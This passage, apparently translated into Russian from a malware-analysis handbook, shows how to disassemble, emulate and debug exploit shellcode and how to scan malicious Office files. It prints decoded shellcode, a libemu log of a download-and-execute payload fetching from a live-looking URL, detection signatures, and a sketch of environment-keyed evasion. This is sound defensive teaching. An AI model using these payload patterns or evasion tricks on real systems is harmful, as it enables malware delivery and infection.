from distorm import Decode, Decode16Bits, Decode32Bits, Decode64Bits

# первый аргумент - шелл-код в кодировке Unicode
sc = sys.argv[1]

# преобразовать в двоичный вид
bin_sc = re.sub('%u(..)(..)',
     lambda x: chr(int(x.group(2),16))+chr(int(x.group(1),16)),
     sc)

# сохранить на диск, необязательно
FILE = open("shellcode.bin", "wb")
FILE.write(bin_sc)
FILE.close()

# дизассемблировать двоичные данные
l = Decode(0, bin_sc, Decode32Bits)
for i in l:
    print "0x%08x (%02x) %-20s %s" % (i[0], i[1], i[3], i[2])
```

Инструкция `print` показывает смещение, размер, шестнадцатеричные байты и мнемонику каждой инструкции. Передайте сценарию строку шелл-кода в кодировке Unicode в командной строке. Пример вывода:

```
$ sc_distorm.py "%u4341%u4b49%u11EB[...]"
0x0000 (01) 41            INC ECX
0x0001 (01) 43            INC EBX
0x0002 (01) 49            DEC ECX
0x0003 (01) 4b            DEC EBX
                          ; передать управление по адресу 0x17
0x0004 (02) eb 11         JMP 0x17
0x0006 (01) fc            CLD
                          ; извлечь со стека адрес возврата, начало
                          ; полезной нагрузки второго этапа, в регистр EBX
0x0007 (01) 5b            POP EBX
0x0008 (01) 4b            DEC EBX
                          ; обнулить счётчик цикла
0x0009 (02) 33c9          XOR ECX, ECX
                          ; установить счётчик цикла в 0x1b0
0x000b (04) 66 b9 b001    MOV CX, 0x1b0
                          ; начало цикла XOR
0x000f (04) 80340b f9     XOR BYTE [EBX+ECX], 0xf9
0x0013 (02) e2 fa         LOOP 0xf
                          ; конец цикла XOR - переход к нагрузке этапа 2
0x0015 (02) eb 05         JMP 0x1c
                          ; передать управление обратно по адресу 0x7;
                          ; адрес возврата 0x1c помещается на вершину стека
0x0017 (05) e8 ebffffff   CALL 0x7
                          ; начало закодированной нагрузки этапа 2
0x001c (02) 11f9          ADC ECX, EDI
[REMOVED]
```

В дизассемблированном коде видно следующее:

• По смещению `0x4` инструкция `JMP` передаёт управление по адресу `0x17`.

• По смещению `0x17` инструкция `CALL` передаёт управление обратно по адресу `0x7`. При выполнении вызова адрес возврата, смещение `0x1c`, помещается на вершину стека. По адресу `0x1c` находится пока ещё закодированная полезная нагрузка второго этапа.

• По смещению 0x7 инструкция POP EBX извлекает значение 0x1c со стека и помещает его в регистр EBX.
• По смещению 0x9 инструкция XOR ECX, ECX очищает регистр, который будет счётчиком цикла.
• По смещению 0xb инструкция MOV CX, 0x1b0 устанавливает счётчик цикла равным длине полезной нагрузки второго этапа, 432 байтам.
• По смещениям 0xf и 0x13 инструкции XOR и LOOP декодируют каждый байт полезной нагрузки второго этапа значением 0xf9. Инструкция LOOP принимает один аргумент - адрес выполнения. При каждом выполнении она уменьшает регистр цикла CX на единицу, пока CX не станет равен нулю.
• По смещению 0x15 инструкция JMP передаёт управление только что декодированной полезной нагрузке второго этапа.

Чтобы понять дизассемблированные инструкции за смещением 0x1c, необходимо применить XOR к этим данным и снова их дизассемблировать. Для этого расширьте sc_distorm.py библиотекой xortools, представленной в рецепте 12-1. В частности, вставьте следующий код непосредственно перед дизассемблированием буфера bin_sc. Он применит XOR со значением 0xf9 к 0x1b0 байтам и раскроет полезную нагрузку второго этапа.

```
from xortools import single_byte_xor

new_sc  = bin_sc[0:0x1c]
new_sc += single_byte_xor(bin_sc[0x1c:0x1c+0x1b0], 0xf9)
bin_sc = new_sc
```

После изменения и повторного дизассемблирования шелл-кода можно анализировать полезную нагрузку второго этапа. Она начинается по адресу 0x1c, но для краткости часть кода опущена и показано содержимое сразу за этим адресом, начиная с 0xc6:

```
                                ; найти заголовок "%PDF"
0x00c6 (06) 8138 25504446       CMP DWORD [EAX], 0x46445025
0x00cc (03) 8b4e 3c             MOV ECX, [ESI+0x3c]
0x00cf (02) 75 ad               JNZ 0x7e
                                ; найти маркер шелл-кода PdPD
0x00d1 (0a) 81b8 00120000 50645044 CMP DWORD [EAX+0x1200], 0x44506450
0x00db (02) 75 a1               JNZ 0x7e
0x00dd (0a) 81b8 04120000 effeeaae CMP DWORD [EAX+0x1204], 0xaeeafeef
0x00e7 (02) 75 95               JNZ 0x7e
0x00e9 (05) b9 00060000         MOV ECX, 0x600
0x00ee (06) 81ec 00080000       SUB ESP, 0x800
0x00f4 (01) 56                  PUSH ESI
0x00f5 (01) 57                  PUSH EDI
0x00f6 (02) 8bf0                MOV ESI, EAX
0x00f8 (06) 81c6 10120000       ADD ESI, 0x1210
0x00fe (02) 8bc4                MOV EAX, ESP
0x0100 (03) 83c0 08             ADD EAX, 0x8
0x0103 (02) 8bf8                MOV EDI, EAX
0x0105 (02) f3 a4               REP MOVSB
                                ; счётчик цикла инициализирован как 0x600
0x0107 (05) b9 00060000         MOV ECX, 0x600
0x010c (01) 49                  DEC ECX
0x010d (01) 49                  DEC ECX
0x010e (01) 49                  DEC ECX
0x010f (01) 49                  DEC ECX
                                ; начало цикла XOR
0x0110 (07) 813408 eefefeef     XOR DWORD [EAX+ECX], 0xeffefeee
0x0117 (02) 85c9                TEST ECX, ECX
0x0119 (02) 75 f1               JNZ 0x10c
                                ; конец цикла XOR
0x011b (01) 5f                  POP EDI
0x011c (01) 5e                  POP ESI
0x011d (03) ff76 3c             PUSH DWORD [ESI+0x3c]
0x0120 (03) ff76 48             PUSH DWORD [ESI+0x48]
0x0123 (03) ff76 44             PUSH DWORD [ESI+0x44]
                                ; переход к третьему, последнему этапу
0x0126 (02) ffe0                JMP EAX
```

Второй этап шелл-кода сканирует память процесса в поисках заголовка вредоносного PDF. Затем он ищет в содержимом PDF начало шелл-кода третьего, последнего этапа, отмеченное строкой `PdPD`. С помощью ключа XOR `0xeffefeee` он декодирует `0x600` байт от начала маркера и передаёт управление туда. Шелл-код последнего этапа, здесь не показанный, сбрасывает и выполняет исполняемый файл, завершая атаку.

> **Примечание.** Помимо символов Unicode существует множество других способов кодирования шелл-кода. Ален Риу написал инструмент ConvertShellcode; загрузка и сведения доступны на сайте Ленни Зельцера: http://zeltser.com/reverse-malware/convert-shellcode.html. Он обрабатывает следующие форматы:
>
> - `\x90\x90\x90`
> - `%u9090%u9090`
> - `%90%90%90%90`
> - `\u9090\u9090`
> - `&#x9090&#x9090`
>
> Ещё один популярный инструмент преобразования шелл-кода и других типов данных - Malzilla (http://malzilla.sourceforge.net/). Это программа с графическим интерфейсом для Windows, но в Linux её можно запускать посредством Wine.

Рецепт 6-10. Эмуляция шелл-кода посредством Libemu

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Вместо статического анализа шелл-кода можно воспользоваться библиотекой эмуляции libemu. Эмуляция позволяет определять вызываемые программой функции API без риска заразить машину; фактически шелл-код Windows можно эмулировать в Linux. Для установки libemu выполните:

```
$ git clone http://git.carnivore.it/libemu.git libemu
$ cd libemu
$ sudo apt-get install autoconf libtool
$ autoreconf -v -i
$ ./configure --prefix=/opt/libemu \
              --enable-python-bindings \
              --enable-debug
$ sudo make install
```

Если всё сработало правильно, файл `shellcode.bin`, созданный в рецепте 6-9, можно проанализировать командой `sctest`. Вывод `sctest` содержит все выполненные инструкции и состояние регистров ЦП после выполнения. В следующем примере уровень подробности увеличен на три ступени добавлением `-vvv`:

```
$ /opt/libemu/bin/sctest -Ss 1000000000 -vvv < shellcode.bin

[REMOVED]

cpu state    eip=0x00417009
eax=0x00000000  ecx=0x00000000
edx=0x00000000  ebx=0x0041701b
Flags: PF
33C9                            xor ecx,ecx
cpu state    eip=0x0041700b
eax=0x00000000  ecx=0x00000000
edx=0x00000000  ebx=0x0041701b
```

```
Flags: PF ZF
66B9B001                        mov cx,0x1b0
cpu state    eip=0x0041700f
eax=0x00000000  ecx=0x000001b0
edx=0x00000000  ebx=0x0041701b
Flags: PF ZF
80340BF9                        xor byte [ebx+ecx],0xf9
cpu state    eip=0x00417013
eax=0x00000000  ecx=0x000001b0
edx=0x00000000  ebx=0x0041701b
Flags: PF SF
E2FA                            loop 0xfffffffc
cpu state    eip=0x0041700f
eax=0x00000000  ecx=0x000001af
edx=0x00000000  ebx=0x0041701b
Flags: PF SF
80340BF9                        xor byte [ebx+ecx],0xf9

[REMOVED]
```

Вывод показывает лишь малую часть всего, что печатает `sctest`: для краткости некоторые регистры опущены и приведены только пять инструкций. Если вы прочитали рецепт 6-9, то узнаете цикл декодирования, применяющий XOR для раскрытия полезной нагрузки второго этапа. Значение EIP содержит виртуальный адрес (VA) каждой инструкции. VA первой показанной инструкции `XOR ECX, ECX` равен `0x00417009`, что соответствует смещению 9 файла шелл-кода. В начале регистр ECX содержит 0, перед первой операцией XOR меняется на `0x1b0`, а перед второй - на `0x1af`. Это результат автоматического уменьшения ECX инструкцией `loop` после каждой итерации.

Как видно, вывод libemu существенно отличается от статического дизассемблирования, поскольку показывает содержимое регистров после каждой инструкции. Ещё одна возможность libemu - создание журналов вызовов API шелл-кодом. Следующий пример демонстрирует эту функцию.

```
$ /opt/libemu/bin/sctest -Ss 1000000000 < shellcode_7da73f
verbose = 0

stepcount 914114
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x0012fe90 =>
           = "urlmon";
) = 0x7df20000;
UINT GetSystemDirectory (
     LPTSTR lpBuffer = 0x0012fe70 =>
         none;
     UINT uSize = 32;
) =  19;
HRESULT URLDownloadToFile (
     LPUNKNOWN pCaller = 0x00000000 =>
         none;
     LPCTSTR szURL = 0x004170df =>
           = "http://forxmz.zhapishen.com/ie/logo.jpg";
     LPCTSTR szFileName = 0x0012fe70 =>
           = "c:\WINDOWS\system32\a.exe";
     DWORD dwReserved = 0;
     LPBINDSTATUSCALLBACK lpfnCB = 0;
) =  0;
UINT WINAPI WinExec (
     LPCSTR lpCmdLine = 0x0012fe70 =>
           = "c:\WINDOWS\system32\a.exe";
     UINT uCmdShow = 0;
) =  32;
```

На этот раз вывод эмулятора показывает вызовы `LoadLibraryA`, `GetSystemDirectory`, `URLDownloadToFile` и, наконец, `WinExec`. Небольшое изменение команды `sctest` создаст точечный граф выполнения шелл-кода. Добавьте параметр `-G` и убедитесь, что установлен Graphviz (`apt-get install graphviz`):

```
$ /opt/libemu/bin/sctest -Ss 1000000000 \
                         -G graph.dot < shellcode_7da73f
$ dot -T png -o graph.png graph.dot
```

Теперь должен появиться PNG-файл `graph.png`, который можно открыть и исследовать как визуальное представление шелл-кода. Пример показан на рисунке 6-4.




Рисунок 6-4. Граф потока инструкций и вызовов шелл-кода

Анализ вредоносных документов Office

Злоумышленники часто применяют вредоносные документы Office в целевых атаках против отдельных лиц или организаций. Даже самые наивные пользователи знают, что не следует открывать полученные по электронной почте исполняемые файлы, однако без раздумий откроют документ Word, таблицу Excel или презентацию PowerPoint. Следующий рецепт показывает инструменты и методы, помогающие анализировать файлы Microsoft Office.

Рецепт 6-11. Анализ файлов Microsoft Office посредством OfficeMalScanner

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

OfficeMalScanner Франка Болдевина[21] - инструмент командной строки для обнаружения вредоносного кода в документах Microsoft Office. Он предназначен для Windows, но хорошо работает и посредством Wine в Linux (см. рецепт 3-7). В этом рецепте описана работа OfficeMalScanner и показано определение наличия эксплойтов в документах Word, PowerPoint и Excel.

Режимы OfficeMalScanner

При использовании OfficeMalScanner указывается желаемый режим или уровень сведений. Возможные режимы:

• `scan` сканирует входной файл в поисках типовых шаблонов шелл-кода;
• `brute` декодирует содержимое входного файла операциями XOR и ADD со значениями от `0x00` до `0xFF`; после каждого раунда OfficeMalScanner ищет встроенные сигнатуры OLE и PE-файлы, автоматически извлекая найденное в отдельные файлы;
• `debug` выводит дизассемблированный код для шелл-кода или шестнадцатеричный дамп для строк, данных OLE и PE-файлов;
• `info` выводит найденные во входном файле структуры OLE, смещения и длины, а также извлекает на диск все макросы Visual Basic;
• `inflate` распаковывает содержимое документов Office 2007, то есть файлов с расширением `.docx`, во временный каталог.

Поиск шаблонов и сигнатур

Ниже перечислены шаблоны шелл-кода и другие сигнатуры, обнаруживаемые режимом `scan`:

• **Поиск EIP (четыре метода).** Эти последовательности инструкций указывают на попытки найти EIP. Шелл-код применяет приём, чтобы после загрузки в память определить свой фактический адрес, обычно для поиска строки или полезной нагрузки второго этапа. В следующем коде `reg` обозначает любой 32-разрядный регистр общего назначения.

```
CALL  NEXT
NEXT: POP reg
-----------------------------------------
     JMP [0xEB] 1ST
2ND: POP reg
1ST: CALL 2ND
-----------------------------------------
     JMP [0xE9] 1ST
2ND: POP reg
1ST: CALL 2ND
-----------------------------------------
FLDZ
FSTENV [esp-0ch]
POP reg
```

• **Поиск базы kernel32 (три метода).** Эти последовательности инструкций указывают на попытки найти базовый адрес `kernel32.dll`. Если шелл-код способен найти этот модуль, который экспортирует `GetProcAddress` и `LoadLibrary`, то сможет найти в памяти любые другие функции API.

```
MOV reg, DWORD PTR FS:[30h]
-----------------------------------------------
XOR reg_a, reg_a
MOV reg_a(low-byte), 30h
MOV reg_b, fs:[reg_a]
-----------------------------------------------
PUSH 30h
POP reg_a
MOV reg_b, FS:[reg_a]
```

• **Поиск обработчиков SEH.** Головной элемент списка структурированных обработчиков исключений (SEH) находится по нулевому смещению сегмента FS. Шелл-код часто регистрирует собственный обработчик, а затем намеренно вызывает исключение, чтобы управление немедленно

перешло его функции. Это лишь уловка для сокрытия потока выполнения, затрудняющая аналитику определение следующего участка кода.

```
MOV reg, DWORD PTR FS:[00h]
```

• **Хеширование API.** Эти последовательности инструкций указывают на хеширование API - приём, которым шелл-код находит функции API в памяти, не раскрывая их имён; иначе аналитики могли бы исследовать их посредством строк.

```
LOOP: LODSB
      TEST al, al
      JZ short OK
      ROR EDI, 0Dh (or 07h)
      ADD EDI, EAX
      JMP short LOOP
OK:   CMP EDI, ???
```

• **Косвенные вызовы функций.** Эти инструкции указывают на попытки передать управление функции, адрес которой хранится в переменной на стеке. Такое часто встречается в шелл-коде, который разрешает сразу все функции API и сохраняет их адреса в локальных переменных.

```
PUSH DWORD PTR [EBP+val]
CALL [EBP+val]
```

• **Подозрительные строки.** OfficeMalScanner обнаруживает следующие строки, поскольку они часто встречаются в шелл-коде, который сбрасывает или загружает другие вредоносные программы:

◦ `UrlDownloadToFile`
◦ `GetTempPath`
◦ `GetWindowsDirectory`
◦ `GetSystemDirectory`
◦ `WinExec`
◦ `ShellExecute`
◦ `IsBadReadPtr`
◦ `IsBadWritePtr`
◦ `CreateFile`
◦ `CreateHandle`
◦ `ReadFile`
◦ `WriteFile`
◦ `SetFilePointer`
◦ `VirtualAlloc`
◦ `GetProcAddress`
◦ `LoadLibrary`

• **Циклы декодирования.** Эта последовательность инструкций представляет простой, но часто применяемый алгоритм декодирования. Например, шелл-код может посредством `LODSB` загрузить символ строки в регистр AL, выполнить над AL операцию XOR, ADD, SUB, ROL или ROR, а затем посредством `STOSB` вернуть изменённое значение в строку.

```
LODS(x)
XOR or ADD or SUB or ROL or ROR
STOS(x)
```

• **Прологи функций.** Эта последовательность инструкций указывает на начало функции. В частности, инструкции образуют пролог, в котором настраивается кадр стека для локальных переменных.

```
PUSH EBP
MOV EBP, ESP
SUB ESP, <value> or ADD ESP, <value>
```

• **Сигнатуры файлов OLE и PE.** OfficeMalScanner обнаруживает встроенные данные OLE по сигнатуре \xD0\xCF\x11\xE0\xA1\xB1\x1a\xE1, расположенной в начале документов Office. PE-файлы обнаруживаются по хорошо известному заголовку MZ, за которым по соответствующему смещению следует заголовок PE.

Применение OfficeMalScanner

Ниже приведён пример анализа вредоносной презентации PowerPoint посредством OfficeMalScanner:

```
$ wine OfficeMalScanner.exe 48615.ppt scan brute debug

+-----------------------------------------+
|           OfficeMalScanner v0.51        |
|  Frank Boldewin / www.reconstructer.org  |
+-----------------------------------------+

[*] SCAN mode selected
[*] Opening file 48615.ppt
[*] Filesize is 838144 (0xcca00) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...

FS:[30h] (Method 1) signature found at offset: 0xa6e

64A130000000                    mov eax, fs:[30h]
8B400C                          mov eax, [eax+0Ch]
8B701C                          mov esi, [eax+1Ch]
AD                              lodsd
[REMOVED]

-------------------------------------------------------------------------

API-Hashing signature found at offset: 0xd3a

7408                            jz $+0Ah
C1CB07                          ror ebx, 07h
03DA                            add ebx, edx
40                              inc eax
EBF1                            jmp $-0Dh
3B1F                            cmp ebx, [edi]
[REMOVED]

-------------------------------------------------------------------------

PUSH DWORD[]/CALL[] signature found at offset: 0xb58

FF7530                          push [ebp+30h]
FF551C                          call [ebp+1Ch]
8B06                            mov eax, [esi]
894558                          mov [ebp+58h], eax
8B4604                          mov eax, [esi+04h]
[REMOVED]

Brute-forcing for encrypted PE- and embedded OLE-files now...
XOR encrypted embedded OLE signature found at offset: 0xc000 -
    encryption KEY: 0x85

Dumping Memory to disk as filename: 48615__EMBEDDED_OLE__OFFSET=0xc000
    XOR-KEY=0x85.bin

[ OLE File (after decryption) - 256 bytes ]
d0 cf 11 e0 a1 b1 1a e1  00 00 00 00 00 00 00 00  | ................
00 00 00 00 00 00 00 00  3e 00 03 00 fe ff 09 00  | ........>.......
06 00 00 00 00 00 00 00  00 00 00 00 02 00 00 00  | ................
[REMOVED]
```

```
-----------------------------------------------------------------

XOR encrypted MZ/PE signature found at offset: 0x1000 -
    encryption KEY: 0x85

Dumping Memory to disk as filename:
    48615__PEFILE__OFFSET=0x1000__XOR-KEY=0x85.bin

[ PE-File (after decryption) - 256 bytes ]
4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  | MZ..............
b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  | ........@.......
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ................
00 00 00 00 00 00 00 00  00 00 00 00 e8 00 00 00  | ................
0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  | ........!..L.!Th
69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  | is program canno
74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  | t be run in DOS
6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  | mode....$.......
[REMOVED]

-----------------------------------------------------------------

XOR encrypted MZ/PE signature found at offset: 0x25e00 -
    encryption KEY: 0x85

Dumping Memory to disk as filename:
    48615__PEFILE__OFFSET=0x25e00__XOR-KEY=0x85.bin

[ PE-File (after decryption) - 256 bytes ]
4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  | MZ..............
b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  | ........@.......
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ................
00 00 00 00 00 00 00 00  00 00 00 00 d8 00 00 00  | ................
0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  | ........!..L.!Th
69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  | is program canno
74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  | t be run in DOS
6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  | mode....$.......
[REMOVED]

Analysis finished!

-------------------------------------------------------
48615.ppt seems to be malicious! Malicious Index = 151
-------------------------------------------------------
```

Из вывода можно определить следующее:

• файл содержит шелл-код, который пытается найти базовый адрес kernel32, применяет хеширование API и косвенные вызовы для доступа к функциям API;
• имеется встроенный документ OLE, который OfficeMalScanner извлёк в отдельный файл;
• имеются два встроенных исполняемых файла PE, закодированных посредством XOR со значением `0x85`; оба извлечены в отдельные файлы;
• рейтинг индекса вредоносности равен 151.

По индексу вредоносности OfficeMalScanner можно определить файлы с наибольшим числом вредоносных признаков. Если в каталоге находятся тысячи документов и неизвестно, какие из них вредоносны, тем более какие наиболее опасны, входящий в OfficeMalScanner сценарий `ScanDir.py`, оболочка Python над `OfficeMalScanner.exe`, позволит просканировать все документы сразу. Затем по индексу вредоносности можно определить, на каких файлах сосредоточиться в первую очередь. В таблице 6-2 показан расчёт оценки.

Таблица 6-2. Расчёт рейтинга индекса вредоносности

Описание	Оценка
Исполняемые файлы	20
Код	10
Строки	2
Данные OLE	1

После обнаружения и извлечения вредоносного содержимого из файла Office можно проверить типы файлов:

```
$ file *.bin
48615__EMBEDDED_OLE__OFFSET=0xc000__XOR-KEY=0x85.bin:
    Microsoft Office Document
48615__PEFILE__OFFSET=0x1000__XOR-KEY=0x85.bin:
    MS-DOS executable PE
48615__PEFILE__OFFSET=0x25e00__XOR-KEY=0x85.bin:
    MS-DOS executable PE
```

Поскольку первый файл является ещё одним документом MS Office, для него следует выполнить тот же анализ. В следующем рецепте рассматривается анализ блоков шелл-кода, обнаруженных OfficeMalScanner.

Рецепт 6-12. Отладка шелл-кода Office посредством DisView и MalHost-Setup

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Хотя OfficeMalScanner автоматически извлёк встроенные файлы OLE и PE, шелл-код всё ещё может потребовать анализа. Именно он выполняет декодирование XOR, а затем определяет, куда сбросить остальные файлы на диск. Без анализа шелл-кода важные аспекты эксплойта останутся незамеченными.

OfficeMalScanner не извлекает шелл-код в отдельные файлы, поскольку автоматически определить его начало или длину нелегко. Однако анализу шелл-кода внутри документов Office помогают два дополнительных инструмента из состава OfficeMalScanner:

• `DisView.exe` - дизассемблер командной строки, позволяющий найти начало блока шелл-кода;
• `MalHost-Setup.exe` - по вредоносному файлу Office и смещению шелл-кода внутри него создаёт исполняемую оболочку вокруг шелл-кода, чтобы его можно было запустить или отладить.

Поиск начала шелл-кода

В рецепте 6-11 OfficeMalScanner выявил три блока шелл-кода по разным смещениям: сигнатуру базового адреса kernel32 по `0xa6e`, сигнатуру хеширования API по `0xd3a` и косвенный `CALL` по `0xb58`. Судя по сигнатурам, лучше начать с `0xa6e`: не потому, что это наименьший адрес, а потому, что поиск kernel32 логически предшествует хешированию API и косвенным вызовам API. Вместо дизассемблирования инструкций по `0xa6e`, содержимое которого уже известно, попробуйте дизассемблировать код с меньшего смещения и найти начало.

После нескольких проб и ошибок начало шелл-кода обнаружится по адресу `0xa04`, как показано ниже. В исходнике первые два байта `\x81\xEC` выделены полужирным. Откуда известно, что это начало? Полной уверенности нет, но инструкция `sub esp` резервирует пространство на стеке. Обычно она встречается в начале функции, освобождая место для локальных переменных.

```
$ wine DisView.exe 48615.ppt 0xa00
Filesize is 838144 (0xcca00) Bytes

00000A00: D1CF           ror edi, 01h
00000A02: 11E0           adc eax, esp
00000A04: 81EC20010000   sub esp, 00000120h // начало шелл-кода
00000A0A: 8BFC           mov edi, esp
00000A0C: 83C704         add edi, 00000004h
00000A0F: C7073274910C   mov [edi], 0C917432h
00000A15: C747048E130AAC mov [edi+04h], AC0A138Eh
00000A1C: C7470839E27D83 mov [edi+08h], 837DE239h
00000A23: C7470C8FF21861 mov [edi+0Ch], 6118F28Fh
00000A2A: C747109332E494 mov [edi+10h], 94E43293h
00000A31: C74714A932E494 mov [edi+14h], 94E432A9h
00000A38: C7471843BEACDB mov [edi+18h], DBACBE43h
00000A3F: C7471CB2360F13 mov [edi+1Ch], 130F36B2h
00000A46: C74720C48D1F74 mov [edi+20h], 741F8DC4h
00000A4D: C74724512FA201 mov [edi+24h], 01A22F51h
00000A54: C7472857660DFF mov [edi+28h], FF0D6657h
00000A5B: C7472C9B878BE5 mov [edi+2Ch], E58B879Bh
00000A62: C74730EDAFFFB4 mov [edi+30h], B4FFAFEDh
00000A69: E9F2020000     jmp $+000002F7h
00000A6E: 64A130000000   mov eax, fs:[30h]  // сигнатура kernel32
00000A74: 8B400C         mov eax, [eax+0Ch]
00000A77: 8B701C         mov esi, [eax+1Ch]
```

Обёртывание шелл-кода в исполняемый файл

Найдя возможное начало шелл-кода, преобразуйте его в исполняемый файл посредством `MalHost-Setup.exe`. Необязательный параметр `wait` перезаписывает первые два байта шелл-кода (`\x81\xEC`) инструкциями бесконечного цикла. Затем можно подключиться к процессу отладчиком, заменить инструкции цикла первоначальными двумя байтами и начать отладку. Пример синтаксиса; исходные байты записаны в выводе консоли:

```
$ wine MalHost-Setup.exe 48615.ppt out.exe 0xa04 wait

+----------------------------------------+
|            MalHost-Setup v0.12         |
|  Frank Boldewin / www.reconstructer.org  |
+----------------------------------------+

[*] WAIT option chosen
[*] Opening file 48615.ppt
[*] Filesize is 838144 (0xcca00) Bytes
[*] Original bytes [0x81 0xec] at offset 0xa04
[*] Original bytes are patched for debugging now [0xeb 0xfe]
[*] Creating Malhost file now...
[*] Writing 899584 bytes
[*] Done!
```

Анализ шелл-кода в отладчике

Если инструменты OfficeMalScanner запускались посредством Wine, созданный `MalHost-Setup.exe` исполняемый файл, в данном случае `out.exe`, необходимо скопировать в Windows. Затем запустите его:

```
C:\>out.exe
MalBufferSize: 838144
[*] Writing 838144 bytes
[*] Tempfile opened : C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\\droppedmal
[*] Executing shellcode at offset: 0xa04
```

Теперь к процессу `out.exe` можно подключиться отладчиком. Подключение к работающим процессам рассматривается в рецепте 11-1. Единственное отличие этого примера: исправленные байты `\xeb\xfe` следует заменить исходными `\x81\xec`. В результате должно получиться изображение, похожее на рисунок 6-5.



Рисунок 6-5. Шелл-код, загруженный в отладчик

Отладка шелл-кода в контексте приложений Office

Некоторый шелл-код чрезвычайно чувствителен к среде выполнения. Злоумышленники могут добавить защиту, чтобы он правильно выполнялся только в целевом процессе, например `WINWORD.EXE` или `EXCEL.EXE`. Попытка запустить тот же шелл-код в другом контексте, например в отладчике или исполняемом файле, созданном `MalHost-Setup.exe`, приведёт к неудаче.

Коротко рассмотрим создание шелл-кода, работающего в одном процессе и не работающего в другом. Большинство эксплойтов предназначено для конкретной версии или сборки уязвимого приложения. С помощью небольшой обратной разработки злоумышленники могут определить, хранится ли в регистре или ячейке стека определённое значение, например `EDI=0x49181762`, в момент вызова уязвимости. Вместо жёстко заданного ключа XOR для раскрытия полезной нагрузки второго этапа шелл-код может использовать как ключ текущее значение EDI. Если код выполняется не внутри уязвимой программы, EDI будет содержать другое значение и байты декодируются неверным ключом XOR.

Отладить шелл-код всё же можно, но, вероятно, придётся выяснить, на какую версию уязвимого приложения он нацелен. Затем выполните следующие действия:

1. В шестнадцатеричном редакторе замените байт в начале шелл-кода на `0xcc`, программную точку останова.
2. Убедитесь, что настроен JIT-отладчик (см. рецепт 11-2).
3. Дважды щёлкните вредоносный файл, чтобы выполнить его, и дождитесь, пока приложение достигнет байта `0xcc`. В этот момент запустится JIT-отладчик и передаст вам управление.

Примечание. Дополнительные сведения об анализе документов Office приведены в следующих ресурсах:

- работа Франка Болдевина *Analyzing MSOffice Malware with OfficeMalScaner* и презентация *New advances in MS Office malware analysis* (http://www.reconstructer.org/papers.html);
- работа Франка Болдевина *Episode 2: The image of death* (http://www.h-online.com/security/features/CSI-Internet-The-image-of-death-1030311.html);
- работа Ленни Зельцера *Extracting VB Macro Code from Malicious MS Office Documents* (http://blogs.sans.org/computer-forensics/2009/11/23/extracting-vb-macros-from-malicious-documents/);
- Officecat, инструмент обнаружения эксплойтов CVE в документах Office (http://www.snort.org/vrt/vrt-resources/officecat);
- OffViz от Microsoft, инструмент анализа структуры документов Office и обнаружения CVE (http://blogs.technet.com/b/srd/archive/2009/09/14/offvis-updated-office-file-format-training-video-created.aspx);
- ViCheck.ca, сетевой сканер вредоносных файлов (https://www.vicheck.ca/).

Анализ сетевого трафика

Большинство файлов, эксплуатирующих клиентские приложения, передаётся на компьютер жертвы через Интернет или электронную почту. Многие компании, хотя их всё ещё недостаточно, хранят все входящие и исходящие файлы своей сети определённое число дней. Тогда после компрометации машины можно провести посмертный анализ перехвата пакетов и попытаться определить источник заражения. Следующие рецепты посвящены анализу веб-сеансов HTTP: извлечению файлов из потока, автоматическому определению номера CVE эксплуатируемой уязвимости и построению графа связей между URL в перехвате пакетов.

Для инструментов этого раздела необходим полный перехват пакетов с сетевым трафиком. Несколько способов его создания рассматриваются в рецепте 7-2. Предупреждение: если используется старая версия `tcpdump`, обязательно задайте параметр командной строки `-s 0`, чтобы длина снимка охватывала весь трафик. Иначе будет захвачена лишь часть каждого пакета, которой недостаточно для анализа.

Рецепт 6-13. Извлечение файлов HTTP из перехватов пакетов посредством Jsunpack

Для повышения эффективности веб-серверы могут отправлять клиентам данные со сжатием gzip. Серверы также применяют порционное кодирование, особенно для динамически создаваемого содержимого, при котором данные передаются клиентам рядом небольших фрагментов. В результате извлекаемое из перехвата пакетов содержимое может быть меньше по размеру, чем на диске, и разделено на множество частей. Сложность дополнительно повышает вся фрагментация на уровне IP.

